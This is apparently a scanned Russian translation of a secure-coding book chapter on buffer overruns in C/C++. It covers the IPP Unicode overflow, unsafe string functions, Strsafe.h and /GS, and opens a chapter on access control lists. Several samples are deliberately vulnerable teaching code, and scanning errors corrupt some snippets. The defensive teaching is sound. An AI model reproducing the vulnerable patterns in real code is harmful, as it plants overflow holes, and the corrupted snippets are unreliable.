Еще один момент, на который следует обратить внимание при переводе Unicode в ANSI: не все символы преобразуются из формата в формат. Второй аргумент функции *MultiByteToWideChar* определяет, как ведет себя функция, встретив такой символ. Это важно, если вы выполняете *приведение в канонический вид* (canonicalization) или регистрируете вводимые пользователями данные, особенно в сети,

Внимание! При использовании спецификатора формата *%S*, функции семейства printf «молча» проигнорируют (то есть выбросят) символы, не поддающиеся переводу, так что вполне возможно, что число символов во входной Unicode-строке окажется больше, чем в выходной.

Пример ошибки, связанной с Unicode

Брешь, связанная с переполнением буфера в протоколе печати IPP (Internet Printing Protocol), связана с Unicode. Подробнее — в бюллетене MS01-23 (*http://www.microsoft.com/technet/security)*. IPP работает как ISAPI-приложение в одном процессе с IIS 5 (Internet Information Services), то есть под системной учетной записью; следовательно, поддающееся эксплуатации переполнение буфера становится намного опаснее. Причем ошибка не в IIS. «Дырявый* код выглядит примерно так:

```
TCHAR wszComputerName[256];
BOOL GetServerName(EXTENSION_CONTROL_BLOCK *pECB) {
   DWORD   dwSize = sizeof(wszComputerName);
   char    szComputerName[256];

   if (pECB->GetServerVariable (pECB->ConnID,
                                "SERVER_NAME",
                                szComputerName,
                                &dwSize)) {
   // Что-то делаем.
}
```

ISAPI-функция *GetServerVariable* копирует байты в количестве *dwSize* в переменную *szComputerName.* Однако длина *dwSize* равна 512, поскольку *TCHAR*— макрос, который в данном случае определяет формат Unicode. Фактически функции сообщают, что можно копировать до 512 байт в переменную *szComputerName,* длина которой на самом деле 256 байт. Приплыли!

Бытует заблуждение, что переполнение, когда буфер преобразуется из ANSI в Unicode, не поддается эксплуатации. Каждый второй символ равен *null,* что тут эксплуатировать? В статье Криса Энли (Chris Anley) *(http://www.nextgenss.com/papers/unicodebo.pdf)* описано, как это делается. Суть в том, что, когда буфер несколько больше, чем нужно, хакер может воспользоваться тем, что в архитектуре Intel команды состоят из разного числа байт. Это позволяет заставить систему интерпретировать последовательность Unicode-символов как строку однобайтовых команд. Обычно предполагается, что, если хакер может каким-либо образом повлиять на ход выполнения программы, эксплуатация недостатков возможна,

Предотвращение переполнения буфера

Первая линия обороны — надежный код! Хотя некоторые особенности написания безопасного кода и не лежат на поверхности, предотвращение переполнения буфера — краеугольный камень создания надежных приложений. Великолепный источник сведений на эту тему — книга Стива Магуайра (Steve Maguire) «Writing Solid Code» (Создание надежного кода) (Microsoft Press, 1993). Даже опытный и аккуратный программист почерпнет в ней много полезного.

Всегда проверяйте все входящие данные — все, что вне вашей функции, следует рассматривать как небезопасное и враждебное. Точно так же, никакая информация о внутренней реализации функции — ничего, кроме входных и выходных параметров, не должно быть доступно извне. Недавно я общался с программистом, который написал примерно такую функцию печати строки:

```
void PrintLine(const char* msg)
{
   char buf[255];

   sprintf(buf, "Префикс %s суффикс\n", msg);
   :
}
```

На мой вопрос, почему нет проверки входных данных, он ответил, что контролирует весь код, вызывающий эту функцию, кроме того, знает размер буфера и не собирается его переполнять. Тогда я спросил, что будет, если тот, кому придется поддерживать этот код, окажется не столь аккуратным. В ответ он лишь развел руками. Такого рода конструкции просто напрашиваются на неприятности — функция всегда должна завершаться корректно, даже если она получит данные, которые никак не ожидала.

Еще об одном интересном методе я узнал от программиста из Microsoft. Я назвал его "агрессивным программированием». Если функция принимает выходной буфер и его размер в качестве аргументов, вставьте такой код:

```
#ifdef _DEBUG
   memset(dest, 'A', buflen); //buflen = размер в байтах
#endif
```

Если теперь кто-то попытается вызвать вашу функцию и подставить «свою длину буфера, получит ошибку. Если вы используете достаточно новый компилятор, проблема очень быстро обнаружит себя. Я считаю, что это отличный способ «внедрить» механизм тестирования в само приложение, чтобы отыскивать ошибки самому, не полагаясь на полную процедуру тестирования. Вы можете добиться того же эффекта с расширенными вариантами функций, которые есть в модуле Strsafe.h; о них я расскажу далее.

Безопасная обработка строк

Работа со строками — самый крупный источник ошибок переполнения буфера, так что в обязательном порядке следует обсудить вызовы наиболее популярных функций. Я расскажу о версиях, оперирующих однобайтовыми строками, но для двухбайтных версий рассуждения полностью аналогичны. Ситуацию сильно усложняет то, что кроме функций *lstrcpy*, *lstrcat* и *lstrcpyn*, поддерживаемых Windows, оболочка Windows содержит аналогичные функции, такие как *StrCpy*, *StrCat* и *StrCpyN* (экспортируются из Shlwapi.dll). Хотя функции семейства *lstr* различаются очень незначительно и работают как с одно-, так и многобайтовыми символами (все определяется тем, как в приложении определен макрос *LPTSTR*), они содержат те же проблемы, что и ANSI-версии. После рассказа о «классических» функциях, я покажу, как использовать новые функции семейства *strsafe*.

Функция *strcpy*

Она ненадежна по определению, и следует использовать ее как можно реже, а лучше вообще от нее отказаться. Вот ее объявление:

```
char *strcpy( char *strDestination, const char *strSource );
```

Количество способов вызова этой функции, приводящих к краху, практически бесконечно. Если источник или приемник равны *null,* функция «вылетает» по исключению и вы оказываетесь в обработчике. Если буфер-источник не завершается символом *null,* результат непредсказуем и зависит от того, где в строке выпадет байт, содержащий *null.* А самая большая проблема — переполнение — возникает, когда длина исходной строки больше размера буфера-приемника. Использование этой функции безопасно лишь в очень простых случаях, таких как копирование фиксированной строки в буфер в качестве префикса другой строки,

Вот пример максимально безопасного вызова *strcpy:*

```
/* Эта функция показывает, как использовать strcpy максимально безопасно. */

bool HandleInput(const char* input)
{
   char buf[80];

   if(input == NULL)
   {
      assert(false);
      return false;
   }

   // Вызов strlen приведет к краху, если параметр не завершается символом null.
   // Заметьте: как strlen, так и sizeof возвращают значение типа size_t,
   // так что сравнение корректно во всех случаях.
   // Также помните, что проверка того, длиннее ли size_t
   // числа со знаком, может привести к ошибке - подробности в главе 20
   // в разделе о проверке кода на предмет безопасности.

   if(strlen(input) < sizeof(buf))
   {
      // Все нормально.
      strcpy(buf, input);
   }
   else
   {
      return false;
   }


   //Дальнейшая обработка буфера.
   return true;
}
```

Как видите, проверок совсем немного и, если входная строка не завершается символом *null,* функция, скорее всего, инициирует исключение. Программисты меня часто уверяют, что они проверили массу вызовов *strcpy* и большинство из них безопасны. Может, оно и так, но если всегда применять более безопасные функции, то и проблем будет меньше. Даже достаточно аккуратному программисту очень просто совершить ошибку в вызове *strcpy.* Не знаю, как вы, а я наделал предоста-

точно таких ошибок и думаю, нет ничего проще, чем ошибиться снова, и не риз. Я знаю массу проектов, в которых функцию *strcpy* объявили «вне закона», и число найденных ошибок переполнения буфера резко сократилось.

Попробуйте поместить такую строку в стандартные заголовочные файлы:

```
#define strcpy Unsafe_strcpy
```

Теперь каждая попытка использования *strcpy* будет инициировать сообщение об ошибке компиляции. Новый заголовочный файл с *strsafe* отменит подобные функции, если только перед включением заголовка вы не определите:

```
#define STRSAFE_NO_DEPRECATE
```

Я называю это средством безопасности — при езде на лошади я редко падаю, но тем не менее всегда надеваю шлем, на всякий случай. (На самом деле последний раз лошадь «уронила» меня в сентябре 2001 г., и шлем спас мне жизнь.) Точно так же использование только безопасных строковых функций существенно снижает вероятность того, что моя ошибка приведет к катастрофическим последствиям. Исключив *strcpy*, вы попутно избавитесь от ошибок, с ней связанных.

Функция strncpy

Эта функция гораздо безопаснее, но и она не безгрешна. Вот ее прототип:

```
char *strncpy( char *strDest, const char *strSource, size_t count );
```

Здесь те же проблемы с передачей в качестве параметров — источника или приемника — *null* или других ошибочных указателей; при этом инициируются исключения. Другая возможность промахнуться — передать неверное значение параметра *count*. Однако в этом случае, если буфер-источник не содержит завершающего *null*, исключения не произойдет. Трудно догадаться о следующей возможной проблеме: нет никаких гарантий, что буфер-приемник будет содержать завершающий *null*. (Кстати, функция *lstrcpyn* это гарантирует.) Я также обычно считаю серьезной ошибкой, если объем введенных пользователем данных больше, чем предусмотренный мной буфер — это, как правило, означает, что либо я что-то сделал не так, либо кто-то пытается взломать мою программу. В функции *strncpy* не так-то легко определить, что входной буфер слишком большой. Вот несколько примеров,

Первый способ:

```
/* Эта функция показывает, как использовать strncpy,
   а еще лучший способ я покажу попозже. */

bool HandleInput_Strncpy1(const char* input)
{
   char buf[80];

   if(input == NULL)
   {
      assert(false);
      return false;
   }
```

```
    strncpy(buf, input, sizeof(buf) - 1);
    buf[sizeof(buf) - 1] = '\0';

    // Дальнейшая обработка буфера.
    return true;
}
```

Функция завершится с ошибкой, только если *input* или *buf* содержат неправильные указатели. Также следует проявлять бдительность при вызове *sizeof*. Используя этот оператор, вы можете изменить размер буфера в одном месте программы и получить вполне ожидаемый результат сотней строк ниже. Более того, обязательно устанавливайте в *null* последний символ буфера. Проблема в том, что никогда нельзя гарантировать, что длина входной строки входит в намеченные рамки, В документации на *strncpy* заботливо сообщается, что в функции не предусмотрено возвращаемого значения, которое информирует об ошибке. Некоторые вполне счастливы тем, что просто обрезают буфер; они надеются, что ошибку «выловит» дальнейший код. Ничего подобного. Никогда так не поступайте! Если нужно «выскочить» по исключению, делать это следует как можно ближе к источнику ошибки. Отладка сильно упрощается, если ошибка происходит рядом с кодом, ее вызвавшим. Это еще и более производительно: зачем исполнять лишние команды? Наконец, обрезание строки может дать непредсказуемый результат, от дыры в защите до изумления пользователя. [Как сказано в книге «The Tao of Programming» (Дао программирования) (Info Books, 1986) Джеффри Джеймса (Jeffrey James), «изумлять пользователя нехорошо в любом случае».] Вот код, в котором проблема решена:

```
/* Эта функция показывает лучший способ использования strncpy.
   Она предполагает, что входные данные завершаются символом null. */

bool HandleInput_Strncpy2(const char* input)
{
    char buf[80];

    if(input == NULL)
    {
        assert(false);
        return false;
    }

    buf[sizeof(buf) - 1] = '\0';

    // Некоторые развитые средства проверки кода пометят это место
    // как ошибку - поместите лучше комментарий или псевдокомментарий (pragma),
    // чтобы никто не удивлялся, увидев значение, равное sizeof(buf),
    // а не sizeof(buf) минус один.
    strncpyCbuf, input, sizeof(buf));

    if(buf[sizeof(buf) - 1] != '\0')
    {
```

```
        //Переполнение!
        return false;
        }

    //Дальнейшая обработка буфера.
    return true;
}
```

Функция *HandleInput_Strncpy* гораздо надежнее. Я сначала установил после, ний символ в *null* в качестве реперной точки, а затем позволил *strncpy* записывать буфер полностью, а не только *sizeof(buf)- 1* символов. Затем я выясняю, нет ли переполнения, проверяя последний символ на равенство *null* — единственному значению, которое можно использовать для проверки; все остальное может появиться просто по совпадению.

Функция *sprintf*

Функция *sprintf* делит лавры с *strcpy* по разрушительности возможных последстви 1 Вызвать ее безопасно практически невозможно. Вот ее объявление:

```
int sprintf( char *buffer, const char *format [, argument] ... };
```

За исключением простых случаев, до вызова *sprintf* трудно проверить, достаточно ли в буфере места для данных. Вот пример:

```
/* Пример некорректного использования sprintf */

bool SprintfLogError(int line, unsigned long err, char* msg)
{
    char buf[132];
    if(msg == NULL)
    {
        assert(false);
        return false;
    }

    // Сколько есть возможностей потерпеть сбой у sprintf???
    sprintf(buf, "Ошибка в строке %d = %d - %s\n", line, err, msg);
    // Выполните дополнительные действия, например регистрацию ошибки в журнале и
    // оповещение пользователя.
    return true;
}
```

Насколько вероятно, что эта функция потерпит сбой? Если *msg* не содержи г завершающего *null*, *SprintfLogError* возможно, инициирует исключение. Я использовал 21 символ для выявления ошибки. Аргумент *err* способен принимать до 10 символов для отображения, а *line* — до И символов. (Номера строк не могуч быть отрицательными, но исключать этого полностью нельзя.) Таким образом, и строке *msg* безопасно передавать только 89 символов. Трудно запомнить число символов, которое разрешается использовать с различными кодами форматирс - вания. Код возврата функции *sprintf* тоже особо не поможет. Он сообщает, сколько символов было записано, так что ваш код будет выглядеть примерно так:

```
if(sprintf(buf, "Ошибка в строке %d = %d - %s\n",
            line, err, msg) >= sizeof(buf))
   exit(-1);
```

Но это не назовешь элегантным выходом. Вы перезаписали неизвестно сколько байт непонятно чем и вполне могли перезаписать и адрес обработчика исключений! Нельзя использовать обработку исключений для предотвращения переполнения буфера, поскольку хакер способен обмануть и обработчиков. Неисправимое уже случилось, игра закончена, и хакер выиграл. Если вы все-таки не хотите отказаться от *sprintf*, то следующий некрасивый трюк поможет вам сделать это безопасно. (Я не собираюсь приводить пример кода.) Откройте (NUL) нулевое устройство для вывода, используя *fopen*, и вызовите *fprintf* — значение, возвращенное *fprintf*, укажет, сколько потребуется байт. Затем сравните это значение с размером вашего буфера или даже выделите столько памяти, сколько нужно. В основе всего семейства *printf* лежит функция *_output*, а значит, указанные манипуляции достаточно накладны, поскольку ее дважды вызывают только для того, чтобы отформатировать символы в буфере.

Функция *_snprintf*

Это одна из моих любимых функций. Вот ее прототип:

```
int _snprintf( char *buffer, size_t count, const char *format [, argument] ... );
```

Обладая всей мощью *_sprintf*, она тем не менее безопасна в использовании. Вот пример:

```
/* Пример использования _snprintf */
bool SnprintfLogError(int line, unsigned long err, char * msg)
{
   char buf[132];
   if(msg == NULL)
   {
      assert(false);
      return false;
   }

   // Не забудьте оставить место под завершающий null!
   // Помните ошибку занижения размера буфера на единицу?
   if(_snprintf(buf, sizeof(buf)-1,
   "Ошибка в строке %d = %d - %s\n", line, err, msg) < 0)
   {
      // Переполнение!
      return false;
   }
   else
   {
      buf[sizeof(buf)-1] = '\0';
   }

   // Выполните дополнительные действия, например регистрацию ошибки в журнале
   // и оповещение пользователя.
```

```
    return true;
}
```

Может показаться, что надо думать над чем угодно, только не над тем, какую из этих функций использовать: *_snprintf* не гарантирует, что выходной буфер завершается символом *null* — по крайней мере не так, как в библиотеке времени выполнения Microsoft C, — так что вам придется проверять все самим. Еще хуже то, что функция не входила в стандартную библиотеку C, пока не был принят стандарт ISO C99- Поскольку *_snprint* нестандартная функция (поэтому, кстати, ее имя начинается со знака подчеркивания), возможны четыре типа поведения, если вы допускаете написание переносимого кода. Она способна: возвратить отрицательное число, если буфер слишком мал, количество байт, которые должна была записать, а также завершить или не завершить буфер символом *null.* Если вы собираетесь писать переносимый код, лучше всего создать макрос или функцию-обертку, которая проверяет, нет ли ошибок; это позволит изолировать ошибки и «не пустить* их в основной код. Помимо заботы о переносимости кода не забудьте ограничить количество символов числом, которое на единицу меньше, чем размер буфера, чтобы оставить место для завершающего null-символа. Всегда завершайте буфер символом *null.*

Конкатенация строк с использованием традиционных функций может оказаться небезопасной. Как и *strcpy*, *strcat* небезопасна (за исключением простых случаев), а *strncat* сложна в работе, так как спецификатор длины обозначает место, оставшееся в буфере, а не действительный размер буфера. Использование *_snprint* делает конкатенацию строк легкой и безопасной. Я как-то поспорил с одним разработчиком о различиях в производительности между *_snprint* и *strncpy* с последующей *strncat.* Измерения показали, что они очень незначительные и заметны только в циклах с тысячами повторов.

Строки в Standart Template Library

Standart Template Library (STL) — одно из лучших средств, облегчающих программирование на C++. STL сэкономила мне массу времени и сделала мой труд более эффективным. Мое недовольство по поводу отсутствия в C нормального строкового типа теперь удовлетворено — такой тип есть в C++. Вот пример:

```
/* Пример строковых типов в STL */
ftinclude <string>
using namespace std;

void HandleInput_STL(const char* input)
{
    string str1, str2;

    // Используйте такую форму, если уверены,
    // что переданная строка заканчивается символом null.
    str1 = input;

    // Если не уверены, есть ли в конце строки null, сделайте так;
    str2.append(input, 132);
        // 132 == максимальное количество символов, которое разрешается скопировать.
```

```
    //Дальнейшая обработка,

    // Так можно вернуть строку,
    printf("%s\n", str2.c_str());
}
```

Проще некуда! Склеить две строки так же просто:

```
string s1, s2;

s1 = "foo";
s2 = "bar"

// А теперь значение s1 станет "foobar"
s1 += s2;
```

Строковые классы STL также содержат множество действительно полезных функций-членов для поиска символов и подстрок в строках и обрезания строк, Есть версия и для Unicode-символов. Класс *CString* из библиотеки MFC (Microsoft Foundation Classes) работает точно так же. Я должен отметить лишь то, что STL способен инициировать исключения при недостатке памяти или возникновении ошибок. Например, присвоение STL-строке указателя *NULL* выливается в исключение. Порой это раздражает. Например, функция *inet_ntoa* принимает Интернет-адрес в бинарном виде, а возвращает его строковое представление. При сбое функции вы получите *NULL*.

С другой стороны, в одном из крупных серверных приложений Microsoft в последнее время применялся класс *string* для всех строк. Дорогостоящий и доскональный анализ кода, выполненный одной известной и уважаемой консалтинговой компанией, не показал ни одного переполнения буфера в коде, где для работы со строками повсеместно использовался класс *string*. Также можно прибегнуть к более строгому контролю типов объектов, создав для *string* класс-обертку *UserInput*. Как только вы увидите ссылку на это класс, вам сразу станет ясно, с чем вы имеете дело и как с этим обращаться.

Функции *gets* и *fgets*

Рассказ о небезопасных функциях обработки строк был бы неполным без функции *gets*. Она определяется так;

```
char *gets( char *buffer );
```

Это не функция, а одно большое несчастье. Она читает поток *stdin*, пока не получит символ перевода строки или возврата каретки. Нет способа узнать, переполнился ли буфер. Никогда не используйте ее — лучше задействуйте *fgets* или объект *stream* языка C++.

Использование *Strsafe.h*

Во время кампании по безопасности Windows (Windows Security Push) в начале 2002 г. мы поняли, что все существующие функции обработки строк не лишены проблем и нам надо создать библиотеку, которую мы могли бы использовать в своих приложениях. Мы выделили свойства, которые нам требовались (выдержка из документации по SDK):

- размер буфера-приемника обязательно должен передаваться в функцию, чтобы она не выходила за его пределы;
- буферы гарантированно должны содержать завершающий *null,* даже при усечении результата:
- все функции должны возвращать значение типа *HRESULT* с одним кодом успешного завершения — *S_OK*;
- каждая функция должна быть доступной в двух версиях: с поддержкой числа символов (cch) и байт (cb);
- у большинства функций должна быть расширенная (*Ex*-) версия, обладающая расширенной функциональностью.

Примечание Копия Strsafe.h содержится в папке *Secureco2\Strsafe.*

Посмотрим, почему каждое из этих требований важно. Во-первых, нам обязательно надо знать размер буфера. Его легко узнать, вызвав оператор *sizeof* или *wnsize.* Общая проблема таких функций, как *strncat,* в том, что люди нередко ошибаются в подсчете символов — использование только полного размера буфера позволяет избавиться от множества ошибок. Всегда завершать символом *null* буферы — это хороший стиль, и мне, честно говоря, непонятно, почему стандартные функции так не делают. Далее, функции возвращают разные результаты. Иногда строка обрезается или один из указателей равен *null.* В стандартных библиотечных функциях это не так-то легко выяснить. Помните, к каким ухищрениям нам пришлось прибегнуть, чтобы безопасно вызвать *strncpy?* Как я уже говорил, урезание входных данных обычно чревато ошибками; теперь-то мы точно знаем, что может произойти.

Другая проблема, особенно часто проявляющаяся при работе со строками в ANSI- и Unicode-формате одновременно, возникает из-за того, что путают размер строки в байтах и в символах, а это «две большие разницы*. Чтобы этого не происходило, все функции библиотеки *strsafe* создаются в двух вариантах: один работает только с символами, а второй — с байтами. Очень хорошо, что у вас есть возможность указать, какую из двух версий вы желаете вызвать; для этого надо определить флаг *STRSAFE_NO_CBJUNCTIONS* или *STRSAFE_NO_CCH_FUNCTIONS.*

Кроме того, в вашем распоряжении расширенные функции, которые делают практически все, что понадобится. Вот некоторые доступные флаги:

- *STRSAFE_FILL_BEHIND_NULL* определяет символ, которым заполняется оставшееся в буфере место. Он удобен для проверки вызывающего кода, а именно того, действительно ли размер буфера такой, как утверждается;
- *STRSAFE_IGNORE_NULLS* трактует переданный *null* как пустую строку. Используйте для замены вызовов *lstrcpy*;
- *STRSAFE_FILL_ON_FAILURE* заполняет выходной буфер в случае аварийного завершения функции;
- *STRSAFE_NULL_ON_FAILURE* устанавливает выходной буфер в пустую строку в случае сбоя функции;
- *STRSAFE_NO_TRUNCATION* трактует урезание строки как неисправимую ошибку. Разрешается комбинировать с одним или двумя флагами, приведенными выше.

Расширенные функции отрицательно сказываются на производительности. Я стараюсь их использовать в режиме отладки, чтобы выявить ошибки, а также когда крайне необходимы дополнительные возможности. Они делают и другие полезные вещи, например выводят число символов (или байт), оставшихся в буфере, или указатель на конец строки.

Но самая главная особенность Strsafe.h такова: если не определить *STRSAFE_NO_DEPRECATE*, старые и опасные функции вызывают ошибки компилятора! Хочу вас предостеречь: задействовав эту возможность для большого по объему кода на поздних этапах разработки, вы можете «потонуть» в ошибках, а процесс разработки приложения дестабилизируется. Если хотите избавиться от всех старых функций, лучше всего это сделать на ранних этапах разработки. С другой стороны, я больше всего боюсь ошибок, связанных с безопасностью, так что сами решайте, что вам важнее. Детальную информацию и обновленную версию ищите на Web-странице *http://msdn.microsoft.com/library/en-us/winui/winui/windowsuserinterface/resources/strings/usingstrsafefunctions.asp*.

Следующие примеры демонстрируют сценарий до и после замены в программе на C опасных функций на функции из библиотеки *strsafe*:

```
// Крайне небезопасный CRT-код
void UnsafeFunc(LPTSTR szPath, DWORD cchPath) \
   TCHAR szCWD[MAX_PATH];

   GetCurrentDirectory(ARRAYSIZE(szCWD), szCWD);
   strncpy(szPath, szCWD, cchPath);
   strncat(szPath, TEXT("\\"), cchPath);
   strncat(szPath, TEXT("desktop.ini"), cchPath);
}
// Более безопасный код с применением strsafe
bool SaferFunc(LPTSTR szPath, DWORD cchPath) {
   TCHAR szCWD[MAX_PATH];

   if (GetCurrentDirectory(ARRAYSIZE(szCWD), szCWD) &&
      SUCCEEDED(StringCchCopy(szPath, cchPath, szCWD)) &&
      SUCCEEDED(StringCchCat(szPath, cchPath, TEXT("\\"))) &&
      SUCCEEDED(StringCchCat(szPath, cchPath, TEXT("desktop.ini")))) {
      return true;
   }

   return false;
}
```

Пара слов об осторожности при работе со строковыми функциями

Даже при работе с более безопасными строковыми функциями, в том числе из библиотеки *strsafe*, требуются умственные усилия. Посмотрите на следующий код на основе библиотеки *strsafe*. Видите «дыру»?

```
char buff1[N1];
char buff2[N2];
HRESULT h1 = StringCchCat(buff1, ARRAYSIZE(buff1), szData);
HRESULT h2 = StringCchCat(buff2, ARRAYSIZE(buff1), szData);
```

Взгляните на второй аргумент в обоих вызовах *StringCchCat*. Второй вызов некорректен: переменная *buf2* заполняется, исходя из размера *buf1*. А должно быть так:

```
char buff1[N1];
char buff2[N2];
HRESULT h1 = StringCchCat(buff1, ARRAYSIZE(buff1), szData);
HRESULT h2 = StringCchCat(buff2, ARRAYSIZE(buff2), szData);
```

То же самое применимо и для версий функций библиотеки C. Мы с Майклом часто шутим насчет того, что можно месяц заменять все вызовы *strcpy* и *strcat* на *strncpy* и *strncat* соответственно, а затем еще месяц исправлять ошибки, появившиеся из-за такого массового «перелопачивания» кода. Что не так в этом примере?

```
tfdefine MAXSTRLEN(s) (sizeof(s)/sizeof(s[0]))
if (bstrURL != NULL) {
   WCHAR   szTmp[MAX_PATH];
   LPCWSTR szExtSrc;
   LPWSTR  szExtDst;

   wcsncpy( szTmp, bstrURL, MAXSTRLEN(szTmp) );
   szTmp[MAXSTRLEN(szTmp)-1] = 0;

   szExtSrc = wcsrchr( bstrURL, '.' );
   szExtDst = wcsrchr( szTmp  , '.' );

   if(szExtDst) {
      szExtDst[0] = 0;

   if(IsDesktop()) {
      wcsncat( szTmp, L"__DESKTOP", MAXSTRLEN(szTmp) );
      wcsncat( szTmp, szExtSrc    , MAXSTRLEN(szTmp) );
```

Вроде бы все хорошо, но в любой момент может случиться переполнение буфера. Проблема кроется в последнем аргументе функций конкатенации. В большинстве случаев он должен содержать величину свободного места в буфере *szTmp*, но это не так. Здесь всегда передается полный размер буфера, а ведь по мере добавления данных свободное пространство в буфере уменьшается.

Параметр /GS компилятора Visual C++ .NET

Новый замечательный параметр */GS* компилятора Visual C++ .NET позволяет помещать «канарейку» между любой определенной в стеке переменной и указателями на EBP, на адрес возврата и на обработчик исключений функции. Параметр */GS* предотвращает эксплуатацию простого переполнения буфера.

Примечание Параметр /GS делает то же самое, что утилита StackGuard, созданная Гриспином Кованом (Grispin Cowan) и доступная на сайте *http://www.immunix.org.* Она разработана для защиты приложений, скомпилированных средствами *gcc.* Однако параметр */GS* и StackGuard никак не связаны, они разрабатывались независимо.

Класс — это действительно круто. Значит ли это, что достаточно приобрести Visual C++ .NET, радостно скомпилировать свою программу с параметром */GS* и навсегда забыть о переполнении буфера? Нет. Есть масса типов атак, которые ни */GS,* ни StackGuard не в состоянии предотвратить. Сейчас я познакомлю вас с некоторыми способами использования переполнения буфера для изменения хода выполнения программы. (Текст взят из замечательного документа, созданного командой по безопасности Microsoft Office.)

- **Разрушение стека (stack smashing)** — стандартный метод переполнения буфера для изменения адреса возврата функции. Пресекается «на корню» параметром */GS.*
- **Перенаправление указателя (pointer subterfuge)** — перезапись локального указателя с целью поместить данные в нужное место. Параметр */GS* не в состоянии предотвратить атаку, если это место — не адрес возврата.
- **Атака на регистр (register attack)** — перезапись значения, хранимого в регистре (например в EBP), для получения управления. Иногда удается предотвратить.
- **Захват VTable (VTable hijacking)** — изменение локальной ссылки на объект так, чтобы вызов VTable приводил к запуску нужной функции. Как правило, */GS* здесь не помогает. Одна из интересных особенностей */GS* — способность изменять порядок, в котором переменные размещаются в стеке, чтобы поместить опасные массивы поближе к «канарейке», таким образом предотвращая некоторые атаки. Имейте в виду, что захватить VTable удается и за счет переполнений других типов,
- **Захламление обработчиков исключений (exception handler clobbering)** — изменение кода обработки исключения, заставляющее систему выполнить подставленный взломщиком код. Параметр */GS* здесь также не помогает, однако в будущих версиях предполагается обрабатывать такую ситуацию.
- **Выход индекса за границы диапазона (index out of range)** — использование индекса массива, который не проверяется на соответствие разрешенному диапазону. Параметр */GS* здесь также не помощник, за исключением случая изменения адреса возврата.
- **Переполнения кучи (heap overflow)** — принуждение диспетчера кучи к выполнению злой воли хакера. От этого */GS* тоже не спасет.

Если */GS* не избавляет от подобных проблем, что же в нем хорошего? Проверка целостности стека избавляет только от прямого нарушения структуры стека и особенно адреса возврата, который помещается в регистры EIP и EBP. Он превосходно справляется с проблемами, для борьбы с которыми и предназначен, но не совсем годится для предотвращения брешей, которых «не понимает*. Более того, я могу привести примеры заковыристых многошаговых атак, которые обходят */GS*

(и любой другой механизм защиты стека). Я не пытаюсь предотвращать проблемы в подобных сложных атаках, — я хочу предотвратить проблемы в реальном коде приложений.

Некоторые из брешей, с которыми позволяет справляться проверка стека, относятся к ошибкам общего типа. Взять хотя бы приложение из этой главы, демонстрирующее ошибку занижения размера буфера на единицу. Любой из нас может ошибиться и написать такой код. Думаю, мне не удастся сказать лучше, чем говорится в материалах, подобранных Гриспином Кованом (ссылки вы найдете на *http://immunix.org/stackguard.html*), — это примеры ошибок из реальной жизни, которые удалось исправить путем простой перекомпиляции.

Как утверждает Грег Хогланд (Greg Hoglund) в своих сообщениях на сайте NTBUGTRAQ, нельзя расслабляться, просто установив */GS*. Посмотрим, что мы в состоянии сделать, чтобы избавиться от проблем,

- **Запрет на вызовы небезопасных функций** — неплохой способ, но программисты все равно найдут возможность напортачить, впрочем, об этом я уже говорил.
- **Проверка кода** — еще один хороший метод выявления ошибок, но проверяющий, как и автор кода, тоже человек, а значит, может ошибаться. Качество проверки кода напрямую зависит от опыта проверяющего, а также от того, насколько он свеж и бодр. Везение тоже не стоит сбрасывать со счетов. Написанная Майклом программка содержала ошибку занижения размера буфера, и я нашел ее. Но до этого программу смотрели многие матерые программисты (в том числе и сам Майкл), но никто ее не заметил,
- **Тщательное тестирование** — еще один мощный инструмент, но кто из нас претендует на обладание идеальным планом тестирования?
- **Средства анализа кода** — эта область пока находится в зачаточном состоянии. Их преимущество в том, что они всегда начеку и быстро анализируют миллионы строк кода. Убогое средство сканирования кода ничем не лучше команды:

  ```
  grep strcpy *.c
  ```

  А любой умелец, владеющий Perl, способен самостоятельно написать сценарий получше. Впрочем, даже лучшие средства анализа не охватывают все типы брешей. Сейчас ведутся активные исследования, и я надеюсь, что следующие поколения намного лучше справятся со своей задачей. Однако проблема очень сложна, так что не ждите быстрого решения.

Я считаю все эти меры предосторожности чем-то вроде ремней безопасности в автомобиле. Чтобы не случилось беды, я стараюсь содержать свой автомобиль в порядке: слежу, чтобы колеса были накачаны, езжу аккуратно, регулярно проверяю исправность подушек безопасности и системы ABS. Ремни безопасности не панацея от всех бед. Они не спасут, если я свалюсь с обрыва высотой 2000 футов. Но в случае аварии ремни, скорее всего, помогут мне выжить. То же касается и */GS*. Избегайте опасных вызовов, проверяйте код, тестируйте и используйте хорошие средства анализа кода. Проделайте все это, а затем добавьте параметр */GS*, чтобы защитить себя, если все остальные меры не спасут.

Другое преимущество параметра */GS* (а он выручал меня не раз) в том, что некоторые типы брешей он выявляет моментально. Проверка стека в паре с продуманным планом тестирования позволит вместо погони за случайными ошибками выкорчевывать их первопричину (особенно это справедливо для сетевых приложений).

Внимание! Параметр */GS* — небольшая мера предосторожности, не более того. Он никогда не заменит хорошо написанный, качественный код.

Резюме

Переполнение буфера стало причиной многих разрушительных взломов систем безопасности. Мы показали, как переполнение различных типов и ошибки в строках форматирования влияют на ход выполнения приложения. Надеюсь, что, поняв, как хакеры пользуются этими ошибками, вы станете более серьезно относиться к обработке вводимых пользователем данных. Мы так же рассказали о некоторых популярных функциях обработки строк и о том, как неразумное их использование подрывает безопасность кода. Здесь также представлены некоторые решения: правильное использование строковых классов или функций, определенных в Strsafe.h, поможет сделать ваш код более надежным и заслуживающим доверия. И, наконец, не надо забывать об ограничениях имеющихся средств анализа кода. Параметры компилятора, заставляющие его выполнять проверку стека, служат как страховка, но они не никогда не заменят хорошо написанный, безопасный код.

ГЛАВА

6

Выбор механизма управления доступом

В Microsoft Windows предусмотрено множество способов управления доступом пользователей к объектам. Стандартное и наименее знакомое большинству пользователей средство — *списки управления доступом* (Access Control List, ACL). Списки ACL — структурообразующая часть Windows NT/2000/XP и Windows .NET Server 2003. В процессе анализа защиты приложений мне частенько приходится выяснять, как ACL и другие механизмы управления доступом применяются в тех или иных приложениях для защиты важных ресурсов, таких как разделы реестра и файлы. В большинстве случаев разработчики реализуют управление доступом из рук вон плохо, отчего ресурсы остаются беззащитными перед атаками,

В этой главе я расскажу, как выбрать механизм управления доступом, чтобы защитить ресурсы, а также о том, почему так важны списки ACL, из чего они состоят, как выбрать, создать и настроить ACL, почему опасны пустые *избирательные таблицы управления доступом* (Discretionary Access Control List, DACL) и неудачно составленные *записи управления доступом* (Access Control Entry, ACE) и какие еще существуют механизмы управления доступом.

Почему списки ACL так важны

Если не считать качественную реализацию шифрования и управления ключами, списки ACL можно считать буквально последним форпостом защиты, способным остановить прорвавшего большинство заслонов взломщика. Как только злоумышленник получает доступ к ресурсу, основная задача решена.

